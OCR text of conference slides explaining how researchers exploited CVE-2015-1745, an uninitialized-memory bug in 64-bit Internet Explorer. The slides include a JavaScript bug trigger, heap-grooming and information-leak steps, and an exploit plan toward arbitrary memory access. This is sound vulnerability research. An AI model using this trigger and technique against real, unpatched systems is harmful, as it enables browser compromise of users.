Hey Man, Have You Forgotten to Initialize Your Memory?

@guhe120

@holynop

Agenda

- Background
- From Uninitialized memory bug to RCE
  - CVE-2015-1745
- Bypass EPM Sandbox
  - CVE-2015-1743

Who are we?

- ✓ Security Researchers
- ✓ 86 Vulnerability Acknowledgements from Microsoft (Dozens from Apple/Adobe…)
- ✓ Microsoft mitigation bypass reward
- ✓ Pwn2Own 2015
- ✓ Syscan/BlackHat/HITCON/ Syscan360/POC
- ✓ Qihoo 360 – The largest Internet Security Company in China

Background

Background

- This year's IE target is a bit difficult
  - 64-bit process
  - Bypass EPM without restart/relogin
  - New Mitigations: Isolated Heap, Deferred Freed, CFG
  - EMET
  - Rule announced before Chinese new year holiday


CHALLENGE
ACCEPTED

From Uninitialized memory bug to RCE

CVE-2015-1745

Uninitialized Memory Bug

- ***One category of memory corruption bugs***

  "Uninitialized memory data is used in program, leading to unpredictable result"

Uninitialized heap memory:

*int *unitialized_heap_buffer = (int *)malloc(10 * sizeof(int));*
Int unitialized_value = unitialized_heap_buffer [0];

Unitialized stack variable:

int unitialized_stack_buffer[10];
Int unitialized_value = unitialized_stack_buffer[10];

Uninitialized Memory Bug

- Common bugs in code
- Enemy of ASLR
- Not that often, brings us nice exploits
  - CVE-2012-1889 (IE msxml bug, poc exploit by VUPEN)
  - CVE-2014-8440 (Flash uncompress bug, exploited in the wild)
  - CVE-2015-0090 (Windows ATMFD font driver uninitialized kernel pool pointer, by Mateusz Jurczyk)


Uninitialized memory bug
- the left bag

CVE-2015-1745

- Found by fuzzing
- Credit @holynop
- uninitialized CAttrValue in CAttrArray
- A CAttrValue can be accessed before initialize

CAttrValue in IE

- DOM elements can have attributes

  element. setAttribute('foo', 'bar'); // set attribute

  element. getAttribute('foo'); // get attribute

- CAttrValue

  - inner data structure for an attribute

- CAttrArray

  - array to store CAttrValues

CAttrValue internal

- CAttrValue can contain value of variant
- vtType filed indicates data type

```
Class CAttrValue {
    Byte b1;
    Byte vtType;
    WORD w1;
    DWORD dispid;
    Union {
        ULONG *pulong;
        BSTR bstr;
        VARIANT *variant;
        …
    } value;
}
```


```
enum VARENUM {
  VT_EMPTY          = 0,
  VT_NULL           = 1,
  VT_I2             = 2,
  VT_I4             = 3,
  VT_R4             = 4,
  VT_R8             = 5,
  VT_CY             = 6,
  VT_DATE           = 7,
  ...
}
```

https://msdn.microsoft.com/zh-cn/library/windows/desktop/ms221170(v=vs.85).aspx

CAttrValue in Memory

var div = document.createElement('div');

div.setAttribute('aaa', '111');




The Bug

```
// 1. Set some Attributes in document.all[8]
document.all[8].clearAttributes()
document.all[8].setAttribute("aaa", 0xa);
document.all[8].setAttribute("bbb", 0xb);

document.all[8].setAttribute("bbb1", 0xc);
document.all[8].setAttribute("bbb2", 0xd);
document.all[8].setAttribute("bbb3", 0xe);

// 2. Set some Attributes in document.body
document.body.clearAttributes()
document.body.setAttribute("aaa", document.body.childNodes);
document.body.setAttribute("ccc","66666666666666666666666666");

// 3. Call mergeAttributes, a new CAttrArray will be allocated to store the merged attributes,
// one entry in the new allocated CAttrArray is not initialized
document.body.mergeAttributes(document.all[8], false);
```

MergeAttributes

document.body.mergeAttributes(document.all[8], false);




Exploit Plan

- ✓ Leak memory address
- ✓ Create fake attribute to gain arbitrary read
- ✓ Create fake array to gain arbitrary RW
- ✓ Bypass CFG/EMET
- ✓ Win

Control Memory

- The very first thing we have to do is **to control the data in the uninitialized memory**
- How?
  - Alloc -> Free -> Alloc -> Control

Control Memory




Key Points to Control

- b1 and b2 should be in the same heap
- Content of b1 should not be cleared after b1 is freed
  - MemoryProtect::Free ☹
  - SysFreeString ☺
- Content of b2 should not be set to zero when allocate b2
  - cmalloc ☹
  - HEAP_ZERO_MEMORY in HeapAlloc ☹
  - CAttrValue array allocated via HeapAlloc with out HEAP_ZERO_MEMORY - Lucky! ☺

Control with What?

- Now we can control the content of a CAttrValue – With what?



Set To some
pointer related type
(string, object, int_ptr,…)

In 32-bit IE, we can do a heap-spray, then point it to somewhere like 0x0c0c0c0c

But in 64-bit process, simple heap-spraying does not work

Heap-spray?

```
0:003> !heap
Index   Address  Name      Debugging options enabled
  1:   697550000
  2:   6972a0000
  3:   6979d0000
  4:   699290000
  5:   699240000
  6:   69a710000
  7:   69fbc0000
0:003> lm
start             end                 module name
00007ff7`2dc80000 00007ff7`2dd48000   iexplore   (deferred)
00007ffc`98ff0000 00007ffc`99311000   Wpc        (deferred)
00007ffc`99320000 00007ffc`998eb000   jscript9   (deferred)
00007ffc`99c40000 00007ffc`9b426000   MSHTML     (private p
00007ffc`9b950000 00007ffc`9c712000   IEFRAME    (deferred)
```

40 bits

48 bits

Assume a successful heap-spraying on 32-bit needs 200M bytes,
Then on 64-bit you need to spray more than 50G bytes

We need an information Leak First


Information Leak on 64-bit

- Directly leak address of interested data
  – If you are lucky enough to have such a bug ☺

- Leak address of some data in the same heap
  + Some kind of Heap Fengshui
  = we can guess the address of interested data


Leak Step 1

- Allocate some (300 +) Attribute Arrays
- Each Attribute Array contains 9 attributes
  (same with the uninitialized CAttrArray after mergeAttributes)
- The 4th attribute in the array points to a string which is 0x30 bytes in memory




Leak Step 2

- Free half of these Attribute Arrays
- The content of the freed Attribute Arrays **will not be cleared**




Leak Step 3

- Trig the bug, allocate vulnerable CAttrArray with uninitialized CAttrValue
- The 4th CAttrValue will be a string attribute that points to the 0x30 bytes string




Leak Step 4

- Free the 0x30 bytes string
- Spray runtimestyle objects to reuse the memory
- Read the uninitialized CAttrValue out to leak a pointer to the runtimestyle style attribute array



Leak Step 5



The relative spray:

runtimestyle_array_addr + 0x2000000
= address of one of the IntArrays

Result of the Leak Stage

- We leaked the address of an IntArray in memory
- What we can do with this?
  - ✓ We can make uninitialized CAttrValue points into the array
  - ✓ Means we can make fake CAttrValue of any types!
- Let's party!

Fake Attribute Value

